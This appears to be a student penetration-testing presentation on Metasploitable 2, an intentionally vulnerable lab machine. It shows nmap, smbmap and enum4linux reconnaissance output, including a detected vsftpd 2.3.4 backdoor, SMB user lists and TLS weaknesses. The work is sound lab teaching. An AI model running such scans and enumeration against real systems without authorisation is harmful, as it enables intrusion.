



NETWORK PENETRATION TESTING

Target: Metasploitable 2





OUR TEAM

Waleed Khalid Edress Abdelkader

JR PENTRATAION TESTER

Mohamed Sayed Maher Ahmed


JR PENTRATAION TESTER

Abdelrahman Tarek Farouk

JR PENTRATAION TESTER

Ahmed Mohamed Ahmed Elganagy

JR PENTRATAION TESTER



AGENDA



INTRODUCTION



METHODOLOGY



RECONNAISSANCE



KEY
VULNERABILITIES



EXPLOITATION




MAINTAINING
ACCESS



DOCUMENTATION



CONCLUSION &
Q&A



INTRODUCTION TO PROJECT



This project focuses on conducting a comprehensive network penetration test on the **Metasploitable 2** virtual machine.


The objective :

is to identify security **vulnerabilities**, ethically **exploit** them, and provide actionable remediation **recommendations** to enhance security.

Evolution of Attack

90%





METHODOLOGY PHASES

Tools Used: Nmap, Nessus, Metasploit, smbmap, enum4linux, Python scripts.



Reconnaissance

Gather information about the target



Vulnerability Scanning

Identify exploitable weaknesses



Exploitation

Test vulnerabilities to gain access.




Maintaining Access

Ensure persistent control

RECONNAISSANCE SERVICE




Tools:
Nmap, smbmap, enum4linux,
Nessus




Nessus

it is a powerful vulnerability scanner used to detect security issues in systems and networks



Nmap

For identifying open ports and detecting service versions, and running basic vulnerability checks




Findings

- Open ports (21, 23, 445, 1099, 6667, 8180) and service versions



RECONNAISSANCE



NMAP -SN <TARGET-IP>/24:

TO IDENTIFY ALL THE MACHINES WHICH IS UP OR DOWN.

```
[root@kali]~[/home/kali]
# nmap -sn 192.168.214.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 16:10 EEST
Nmap scan report for 192.168.214.1
Host is up (0.0014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.214.2
Host is up (0.0014s latency).
MAC Address: 00:50:F0:14:E0 (VMware)
Nmap scan report for 192.168.214.139
Host is up (0.00052s latency).
MAC Address: 00:0C:29:DB:15:42 (VMware)
Nmap scan report for 192.168.214.254
Host is up (0.00031s latency).
MAC Address: 00:50:56:E6:F3:F7 (VMware)
Nmap scan report for 192.168.214.132
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

NMAP -SS -SV -P- <TARGET-IP>:


SCANNING IS TO IDENTIFY ALL THE OPEN PORT.

```
[# nmap -sS -sV -p- 192.168.3.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 03:17 EET
Nmap scan report for 192.168.3.129
Host is up (0.044s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
```

```
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd  distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     UnrealIRCd
6697/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb    Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
42214/tcp open  java-rmi GNU Classpath grmiregistry
44069/tcp open  nlockmgr 1-4 (RPC #100021)
53580/tcp open  mountd   1-3 (RPC #100005)
56435/tcp open  status   1 (RPC #100024)
MAC Address: 00:0C:29:A7:90:9F (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
```

RECONNAISSANCE



PORT 21 (FTP) :

NMAP -SC -SV -P21 <TARGET-IP>

```
(kali㉿kali)-[~]
$ nmap -sC -sV -p21 172.16.36.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 13:23 EDT
Nmap scan report for 172.16.36.131
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to 172.16.36.130
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix
```

NMAP --SCRIPT VULN -P21 <TARGET-IP>

```
(root㉿kali)-[~]
# nmap --script vuln -p21 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 22:28 EDT
Nmap scan report for 172.16.165.129
Host is up (0.00035s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523 BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|         Exploit results:
|           Shell command: id
|             Results: uid=0(root) gid=0(root)
|             References:
|               https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|               http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|               https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|               https://www.securityfocus.com/bid/48539
MAC Address: 00:0C:29:F6:52:0D (VMware)
```



RECONNAISSANCE

PORT 139, 445(SMB) :

SMBMAP -H<TARGET-IP>

```
root@kali:~/home/kali# smbmap -H 192.168.214.139

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[!] Checking for open ports...
[*] Detected 1 hosts serving SMB
[!] Initializing hosts...
[!] Initializing hosts...
[-] Authenticating...
[!] Authenticating...
[!] Authenticating...
[*] Established 1 SMB connection(s) and 1 authenticated session(s)
[!] Authenticating...
[-] Enumerating shares...
[!] Enumerating shares...

[+] IP: 192.168.214.139      Name: 192.168.214.139      Status: Authenticated
      Permissions          Comment
      NO ACCESS           Printer Drivers
      READ, WRITE         oh noes!
      NO ACCESS           IPC Service (metasploitable)
      NO ACCESS           IPC Service (metasploitable)
      NO ACCESS           IPC Service (metasploitable)

Disk
print$
```

ENUM4LINUX -A 192.168.214.139

```
root@kali:~/home/kali# enum4linux -a 192.168.214.139

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri May 9 18:51:22 2025
_____( Target Information )_____
Target ..... 192.168.214.139
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

_____( Enumerating Workgroup/Domain on 192.168.214.139 )_____
[+] Got domain/workgroup name: WORKGROUP

_____( Nbtstat Information for 192.168.214.139 )_____
Looking up status of 192.168.214.139
      METASPLOITABLE <00> -      B <ACTIVE> Workstation Service
      METASPLOITABLE <03> -      B <ACTIVE> Messenger Service
      METASPLOITABLE <20> -      B <ACTIVE> File Server Service
      ..._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
      WORKGROUP      <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
      WORKGROUP      <1d> -      B <ACTIVE> Master Browser
      WORKGROUP      <1e> - <GROUP> B <ACTIVE> Browser Service Element
```

```
root@kali:~/home/kali# index: 0x23 RID: 0x3fc acb: 0x0000001 Account: uucp     Name: uucp D
esc: (null)
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x404]
user:[user] rid:[0xbb4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0xsec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x408]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x3a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x424]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat5] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

RECONNAISSANCE

PORT 25 (SMTP):

NMAP -SC -SV -P25 <TARGET-IP>

```
[root@kali]~# nmap -sC -sV -p25 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 15:45 EDT
Nmap scan report for 172.16.165.129
Host is up (0.00056s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
  ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|   ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0
  COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-05-12T19:45:53+00:00; 0s from scanner time.
MAC Address: 00:0C:29:F6:52:0D (VMware)
Service Info: Host: metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
```

NMAP --SCRIPT VULN -P25 <TARGET-IP>

```
[root@kali]~# nmap --script vuln -p25 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 15:46 EDT
Nmap scan report for 172.16.165.129
Host is up (0.0011s latency).


PORT      STATE SERVICE
25/tcp    open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs: CVE:CVE-2014-3566 BID:70574
|         The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|         products, uses nondeterministic CBC padding, which makes it easier
|         for man-in-the-middle attackers to obtain cleartext data via a
|         padding-oracle attack, aka the "POODLE" issue.
|       Disclosure date: 2014-10-14
|       Check results:
|         TLS_RSA_WITH_AES_128_CBC_SHA
|       References:
|         https://www.openssl.org/~bodo/ssl-poodle.pdf
|         https://www.imperialviolet.org/2014/10/14/poodle.html
|         https://www.securityfocus.com/bid/70574
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
```

```
Check results:
ANONYMOUS DH GROUP 1
  Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
  Modulus Type: Safe prime
  Modulus Source: postfix builtin
  Modulus Length: 1024
  Generator Length: 8
  Public Key Length: 1024
  References:
  https://www.ietf.org/rfc/rfc2246.txt

Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM
(Logjam)
State: VULNERABLE
IDs: CVE:CVE-2015-4000 BID:74733
  The Transport Layer Security (TLS) protocol contains a flaw that is
  triggered when handling Diffie-Hellman key exchanges defined with
  the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
  to downgrade the security of a TLS session to 512-bit export-grade
  cryptography, which is significantly weaker, allowing the attacker
  to more easily break the encryption and monitor or tamper with
  the encrypted stream.
  Disclosure date: 2015-5-19
  Check results:
  EXPORT-GRADE DH GROUP 1
